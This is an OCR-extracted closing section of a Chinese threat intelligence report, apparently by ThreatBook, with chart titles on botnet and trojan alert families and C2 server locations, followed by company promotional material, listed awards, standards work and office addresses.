
僵木蠕IOC告警家族分布



僵木蠕C2服务器地理分布



僵木蠕IOC影响行业分布



微步情报局

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，主要研究内容包括威胁情报自动化研发、漏洞挖掘与分析、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局通过自动化情报生产系统、漏洞情报系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱、网络空间测绘微图等自主研发的系统，对微步每天新增的百万级样本文件、千万级URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立10年以来，累计率先发现了包括数十个境外高级APT 组织针对我国关键基础设施和政府机构，以及金融、能源、高科技等行业的定向攻击行动，独家发现并命名十余个高级APT组织、数十个黑灰产组织，建立了国内一流的威胁情报研发体系和领先的威胁情报、漏洞情报以及网络空间测绘能力。

关于微步

微步成立于2015年，是数字时代网络安全技术创新型企业，专注于精准、高效、智能的网络威胁发现和响应，开创并引领中国威胁情报行业的发展，以威胁情报TI和人工智能AI为技术内核，提供TI+AI驱动的“云+流量+边界+端点”新一代智慧安全运营产品及服务，帮助客户建立全生命周期的威胁监控体系和安全响应能力。

No.1
中国威胁情报领域市占率

首个
通过中央网信办双备案的安全大模型

代表厂商
连续四次入选
Gartner《全球威胁情报市场指南》

强劲表现者
Gartner Peer Insights 网络威胁
检测与响应综合评价全球Top5

多次入选 全球权威榜单

- 《安全运营技术成熟度曲线报告》**唯一入选的中国企业**（Gartner，2024）
- 《全球威胁情报管理平台雷达报告》**增长指数排名第一**的中国厂商（沙利文，2024）
- 《网络威胁检测与响应“客户之声”报告》**连续二年获评“强劲表现者”**（Gartner Peer Insights，2023，2024）
- 《中国托管检测和响应服务市场指南》**连续二次入选**（Gartner，2022，2024）
- 《威胁情报Landscape报告》**全球代表企业**（Forrester，2023）
- 《全球威胁情报市场指南》**连续四次入选**（Gartner，2017，2019-2021）
- 中国安全运营推荐厂商（Gartner，2022）
- 《中国威胁情报行业发展研究报告》**市场份额排名第一**（艾瑞咨询，2024）
- 《中国威胁情报市场研究报告》**市占率排名第一**（赛迪，2021）

屡获国家级 资质及荣誉

- 国家级专精特新“**小巨人**”企业
- 工信部网络安全技术应用试点示范项目
- 工信部**网络安全威胁认定先进单位**
- 国家知识产权优势单位
- 国家信息安全漏洞库（CNNVD）**一级技术支撑单位**
- 唯一荣获CNNVD“**2023年最具价值漏洞贡献奖**”的安全厂商
- CNCERT 网络安全应急服务支撑单位
- 国家网络与信息安全信息通报机制技术支持单位
- 工信部“铸网2022”实网演练优秀技术支撑单位
- 入选国家工信安全中心“久安计划”首批合作伙伴
- 中国网络安全审查技术与认证中心（CCRC）信息安全应急处理**一级服务资质**

参与多项 国家标准定制

- 《GB/T 34960.5-2018数据治理规范》
- 《GB/T 37988-2019 信息安全技术数据安全能力成熟度模型》
- 《GB/T 28448-2019 信息安全技术网络安全等级保护测评要求》
- 《GB/T 42583-2023 信息安全技术政务网络安全监测平台技术规范》

国家重大项目保障

2017-2019
夏季达沃斯论坛
特聘网络安保单位

2018-2023
中国国际进口博览会
特聘网络安保单位

新中国成立70周年庆祝活动
网络安全保卫工作
优秀技术支持单位

2020年联合国生物
多样性大会
特聘网络安保单位

2022北京冬奥会
网络安全保障
突出贡献奖

全方位产品和服务体系

云+流量+端点”全方位威胁发现和响应

重塑新一代网络安全

让安全没有边界

微步在线®

网址：www.threatbook.com

邮箱：contactus@threatbook.com

电话：400-030-1051

- 北京：北京市海淀区知春路76号京东科技大厦10层
- 上海：上海市杨浦区大连路588-688号宝地广场B座11层04
- 深圳：深圳市南山区高新南一道6号TCL大厦A座517
- 广州：广州市天河区体育东路116号财富广场东塔2401A
- 武汉：武汉市东湖新技术开发区高新大道438号宜科中心园区2栋12层1203
- 成都：成都市高新区天府四街300号财智中心3栋B座401
- 南京：南京市江宁区东山街道金源路2号城际空间站D1幢1206室
- 苏州：苏州市姑苏区南环东路758号汇邻广场4号楼北楼思画空间8楼807-02室
- 杭州：杭州市拱墅区储鑫路21号招商蛇口运河网谷9幢4楼B16
- 西安：西安市高新区兰基中心1606A
- 济南：济南市高新区汉峪金谷a4-3互联网大厦11层1113
- 昆明：昆明市五华区王筠路179号中铁云时代广场1栋A座5层-E01
- 重庆：重庆市两江新区星光五路3号西希云谷D座308
- 香港：香港数码港道100号数码港3座资讯科技大道3楼309及311室
- 新加坡：新加坡珊顿道2号新加坡交易所中心1号楼15-04室